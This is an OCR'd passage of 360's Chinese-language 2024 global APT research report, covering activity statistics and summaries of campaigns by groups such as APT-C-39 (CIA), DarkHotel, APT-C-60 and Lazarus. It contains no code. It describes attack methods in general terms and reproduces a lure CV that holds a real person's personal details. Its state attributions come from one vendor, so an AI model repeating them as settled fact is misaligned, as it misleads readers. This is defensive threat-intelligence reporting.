360数字安全
数字安全的领导者

360
高级威胁研究院

2024 RESEARCH REPORT

全球高级持续性威胁(APT)研究报告

二零二四年全球高级持续性威胁（APT）研究报告


2024
ADVANCED
PERSISTENT
THREAT

CONTENTS | 目录

PART 01

概述

P 004

P 009

1 2024年全球高级持续性威胁形势概览

2024年，全球局势在合作与冲突并存的基调下向多极化发展。全球性合作峰会在促进多边合作、应对全球危机中发挥着更加积极的作用；俄乌冲突、中东地区冲突等地缘事件深刻影响着全球秩序；中美在经济、科技、军事等领域以及国际事务上的竞争博弈日趋加剧。在此背景下，具有“国家级”背景的网络组织在网络空间高隐蔽性、高破坏性的攻击活动更加频繁，其影响早已在全球网络空间层面外，成为地缘政治乃至全球政治气候的“ 晴雨表”。

2024年，全球网络安全厂商和机构累计发布APT报告730多篇，报告涉及APT组织124个，其中属于首次披露的APT组织41个。从全球范围看，APT组织攻击活动聚焦地区政治、经济等时事热点，攻击目标集中分布于政府机构、国防军工、信息技术、教育、金融等十几个重点行业领域。

我国历来是地缘周边APT组织攻击的重点区域。依托360全网安全大数据视野，360高级威胁研究院在2024年累计捕获到1300余起针对我国的APT攻击活动。攻击来源APT组织主要归属南亚、东南亚、东亚以及北美等地区。我国受攻击活动影响的单位主要分布于政府、教育、科研、国防军工、交通运输等14个重点行业领域。

在2024年，我们再次捕获到两个全新APT组织，分别为属南亚地区的APT-C-70（独角犀）和东亚地区的APT-C-65（金叶萝）。截至2024年底，360已累计发现并披露了56个境外APT组织。

近年来，我国新能源汽车产业异军突起，APT组织对我国新能源汽车领域的攻击活动也逐渐显露。随着我国信创和国产化进程的不断推进，我国网络空间的安全壁垒不断提升，APT组织转而以我国国产化软件系统作为攻击突破口，展开供应链攻击。

2024年，APT组织在攻击活动中使用0day漏洞的热度不减，除0day漏洞外，还使用了大量1day以及nday漏洞，其中针对移动平台0day漏洞延续着增长势头。


2024年人工智能大模型技术迎来爆发，在网络空间引发了技术变革和治理规则的挑战，其在网络安全领域应用范围和影响力也不断扩大，需要关注人工智能大模型技术对网络空间带来的风险和挑战。

2

2024年活跃APT组织统计

进入2024年，全球地缘政治势力间的竞争与博弈更加激烈，特别是在东欧、中东以及亚太地区，军事对峙和外交博弈不断加剧。在正面冲突外，网络空间已经成为地区冲突中对抗的重要战场。在持续的俄乌冲突和新一轮巴以冲突中，网络攻击被各方势力广泛应用于情报窃取、舆论引导和战略欺骗等多个方面，成为影响正面战场和国际舆论走向的关键因素之一。

在此形势下，全球APT组织继续保持高活跃度。截止2024年底，全球网络安全厂商以及机构累计发布APT报告730多篇，报告涉及APT组织124个，其中属于首次披露组织41个。APT组织攻击比较集中的行业为政府机构、国防军工、信息技术、教育、金融等。



▲图：2024年全球范围安全厂商披露APT攻击影响行业分布TOP 10

东亚	组织名称	活跃程度
	APT-C-01（毒云藤）	★★★★
	APT-C-26（Lazarus）	★★★½
	APT-C-55（Kimsuky）	★★★½
	APT-C-06（DarkHotel）	★★★
	APT-C-60（伪猎者）	★★★
	APT-C-65（金叶萝）	★★½
	APT-C-68（寄生虫）	★★

北美	组织名称	活跃程度
	APT-C-39（CIA）	★★★½
	APT-C-40（NSA）	★★

东欧	组织名称	活跃程度
	APT-C-13（Sandworm）	★★★
	APT-C-25（APT29）	★★★
	APT-C-20（APT28）	★★
	APT-C-29（Turla）	★★
	APT-C-53（Gamaredon）	★★

南亚	组织名称	活跃程度
	APT-C-09（摩诃草）	★★★★
	APT-C-08（蔓灵花）	★★★½
	APT-C-48（CNC）	★★★½
	APT-C-70（独角犀）	★★½
	APT-C-24（响尾蛇）	★★½
	APT-C-56（透明部落）	★★

东南亚	组织名称	活跃程度
	APT-C-00（海莲花）	★★★★

南美	组织名称	活跃程度
	APT-C-36（盲眼鹰）	★★

中东	组织名称	活跃程度
	APT-C-23（双尾蝎）	★★★
	APT-C-51（APT35）	★★★
	APT-C-49（OilRig）	★


▲图：2024年全球典型APT组织活跃度情况

根据360全网安全大数据监测：2024年，对中国发起攻击活动的APT组织，主要为归属南亚、东南亚、东亚、北美等地区的13个组织。我国受APT攻击影响单位主要分布于政府机构、教育、科研、国防军工以及交通运输 等14个重点行业领域。

基于APT组织攻击活动次数、受影响单位数量、受攻击设备数量、技战术迭代频次等多个指标，我们对2024年攻击活动影响我国的APT组织活跃度进行评估，得出下表。

排名	组织名称	归属地域	主要影响行业领域
TOP1	APT-C-01（毒云藤）	东亚	政府机构、教育、交通运输等
TOP2	APT-C-00（海莲花）	东南亚	政府机构、教育、科研等
TOP3	APT-C-09（摩诃草）	南亚	教育、国防军工、科研等
TOP4	APT-C-08（蔓灵花）	南亚	政府机构、教育、国防军工等
TOP5	APT-C-48（CNC）	南亚	教育、科研、国防军工等
TOP6	APT-C-39（CIA）	北美	科研，国防军工等
TOP7	APT-C-06（Darkhotel）	东亚	制造业、政府机构等
TOP8	APT-C-60（伪猎者）	东亚	政府机构、文娱传媒等
TOP9	APT-C-65（金叶萝）	东亚	政府机构、教育等
TOP10	APT-C-70（独角犀）	南亚	政府机构、能源等

2024年，政府机构成为境外APT组织重点针对的领域，政府机构相关的外交、海事、交通管理等职能单位是APT组织攻击主要目标；教育行业中国防军工背景、国际关系研究以及科技类院校是APT组织攻击重点；科研领域中军工科研、国际政策研究、海洋与资源研究属于APT组织重点针对方向。



2024年境外APT组织对我国政府机构领域攻击活动占比明显增加。通过分析发现：原因首先是2024年南亚APT-C-08（蔓灵花）组织对我国外交和驻外合作相关目标开展了多次集中攻击，其攻击活动活跃时间与我国举办中非合作论坛、参与二十国集团峰会等重大国际活动时间存在相关性；其次是东南亚组织APT-C-00（海莲花）利用某国产化软件系统漏洞对采用该系统的政府机构进行大范围渗透攻击导致。

▲图：2024年我国受APT攻击影响单位行业分布TOP 10

PART 02

2024年各地区活跃APT组织分析


P 010

P 057

1 北美

北美是全球信息技术最为发达和领先的区域之一，占据了大多数信息技术领域的产业链上游，不仅在人工智能、大数据、云计算、区块链等前沿技术领域引领全球科技创新发展，其在网络安全领域的技战术水平更是领先于其他地区。来自北美地区的APT组织在攻击能力上实现了体系化、工程化。其攻击范围覆盖全球，攻击手法复杂多变，攻击过程隐蔽性极强。


近几年我国科技创新领域发展迅速，成为全球关注焦点。来自北美的APT组织将我国前沿科技相关的科研与制造企业作为重点攻击目标，进行长期网络攻击渗透。2024年，我国相关部门发现和处置了两起疑似美国情报机构对我国大型科技企业机构进行网络攻击窃密事件[1]。同年，360高级威胁研究院监测到北美方向APT-C-39（CIA）组织对我国科研创新领域攻击活动活跃。



APT-C-39（CIA）

APT-C-39（CIA）组织在对我国和其他国家地区实施的持续网络窃密活动中，使用了大量0day漏洞。APT-C-39（CIA）组织在2024年针对我国航空、航天、材料科学等前沿科技相关重点单位进行攻击，窃取我国高精尖技术信息和科研数据等情报。

2024年，我们捕获到APT-C-39（CIA）组织针对我国科研与国防军工相关目标，利用国内某安全厂商办公应用的服务端下发木马程序进行渗透攻击，在客户端进行窃密回传。



▲图：APT-C-39（CIA）组织2024年主要攻击活动流程示意

2 东亚-朝鲜半岛

2024年，东亚地区政治局势复杂多变，朝鲜半岛紧张局势持续升温，台海、东海等问题对抗博弈加剧。在此背景下，东亚地区APT组织十分活跃，不仅不断更新攻击手法，提升0day漏洞利用水平，还在攻击活动中使用了如：复杂字符串解码/解密方法、滥用Zsh配置文件、使用生成式人工智能、BYOVD等多种新的攻击技术，提升其网络武器攻击能力和跨平台执行能力。


该地区除APT-C-06（DarkHotel）、APT-C-26（Lazarus）、APT-C-55（Kimsuky）等持续活跃的组织外，APT-C-60（伪猎者）在2024年活跃度也大幅提升。

APT-C-06（DarkHotel）

2024年，APT-C-06（Darkhotel）组织在攻击活动中主要以投递具有迷惑性主题的压缩包作为载荷投递的主要手法。该组织针对我国的攻击活动主要集中在涉朝贸易相关单位。

2024年，APT-C-06（Darkhotel）组织在其钓鱼攻击活动中制作和使用了伪装成韩语字体安装包的恶意载荷，并通过钓鱼邮件进行传播。本次活动攻击时间集中，我国受攻击活动影响的用户主要分布在近朝鲜半岛部分地区。

在此次攻击中，APT-C-06（Darkhotel）组织将恶意载荷伪装成朝鲜国内常使用的衬线印刷体光明字体的变体版本，诱使目标人群下载并安装。由于此种字体在公共互联网资源较少，所以能吸引较多有字体需求的人下载。




2024年4月，在APT-C-06（Darkhotel）组织进行的另一起攻击活动中，攻击者疑似使用某款特定邮箱软件的漏洞进行代码注入，窃取用户浏览器或邮箱客户端的Cookie文件。

▲图：APT-C-06（Darkhotel）组织钓鱼攻击活动流程

APT-C-60（伪猎者）


APT-C-60（伪猎者）是360在2021年捕获并披露的APT组织，该组织经常使用招聘和简历相关诱饵文档，对我国涉韩相关的政府机构、驻韩文化商贸等目标展开钓鱼攻击。2024年APT-C-60（伪猎者） 组织活跃度明显增加，还在其攻击活动中使用了0day漏洞，同时该组织攻击目标也扩展到部分科研和政府机构。

2024年，APT-C-60（伪猎者） 组织在攻击活动中使用类似“邀请函”、“通讯录”、“报名表”等主题的诱饵文档，对我国驻韩，特别是驻首尔地区的文娱传媒、经贸合作领域相关单位展开钓鱼攻击。



图①

2024年，360高级胁研究院捕获到APT-C-60（伪猎者） 组织使用某办公软件0day漏洞开展攻击活动。在攻击活动中，攻击者制作该办公软件特定“.et”格式的恶意文件，并通过邮件附件进行传播。在使用文件名为“curriculum vitae.et”的攻击活动中，文档中的个人照片被马赛克图片故意遮挡，当受害用户点击遮挡的马赛克图片时，超链接指向攻击者构造的伪协议，并触发漏洞执行相应恶意指令。



Xueya Yang

College of Chemistry and Chemical Engineering,
Liaoning, 110034, P. R. China.
@163.com

GENERAL INFORMATION

Name :
Gender : Male
Birth : 1986-04-22
Origin : Nanyang, Henan Province

RESEARCH INTEREST

- Synthesis of photoactive 2D-COFs
- Photoactive 2D-COFs catalyzed visible-light-driven organic transformations
- Transition-metal catalyzed synthesis of heterocyclic compounds

ACADEMIC EXPERIENCE

2020.11-present Professor, College of Chemistry and Chemical Engineering,

2017.04-2020.10 Associate professor, College of Chemistry and Chemical Engineering,

2016.03-2017.03 Visiting scholar, Department Chemistry,

2013.09-2016.02 Associate professor, College of Chemistry and Chemical Engineering,

EDUCATION

2010.09-2013.07 Ph. D., Department of Chemistry,

2007.09-2010.07 Master of Engineering, Department of Pharmaceutical Engineering,

2003.09-2007.07 Bachelor of Engineering, Department of Pharmaceutical Engineering,

图②


▲图①：APT-C-60（伪猎者）钓鱼攻击流程示意　　图②：APT-C-60（伪猎者）组织攻击活动使用的诱饵文档

APT-C-26（Lazarus）

APT-C-26（Lazarus）组织在2024年持续在全球范围展开攻击活动，针对韩国地区的攻击保持高活跃度，同时该组织对加密货币领域的攻击势头也呈现上升趋势。APT-C-26（Lazarus）组织在攻击活动中使用了多种复杂的攻击技术，例如通过使用伪造社交账号、伪造就业机会、虚假公司信息等展开社会工程学攻击；使用CVE-2024-21338、CVE-2024-7971、CVE-2024-38106等多个漏洞展开零日漏洞攻击；使用DLL侧加载和无文件攻击等；多种复杂攻击手段显示出了APT-C-26（Lazarus）组织具备高度的组织化和高超技战术水平。


APT-C-26（Lazarus）组织展开了一系列针对有IT技术背景，特别是软件开发人员的攻击活动。攻击者通过精心运营的社交媒体账号或开发者平台主页，向目标人员发送虚假的招聘信息，诱导目标用户访问其事先准备好的恶意代码仓库，并诱骗用户执行其中的恶意程序。恶意程序一旦被运行，攻击者趁机窃取用户的加密货币以及系统登录凭据，同时向目标系统植入伪装成正常工具的恶意Python组件，进一步窃取目标用户的隐私数据。攻击的最后阶段，攻击者会向目标用户发送AnyDesk远程控制软件，从而获取目标用户系统的完全控制权，随意窃取数据或者执行破坏性操作。

我们通过对APT-C-26（Lazarus）组织攻击活动监测分析发现，我国东北和南方部分地区也存在同样受影响的开发人员。

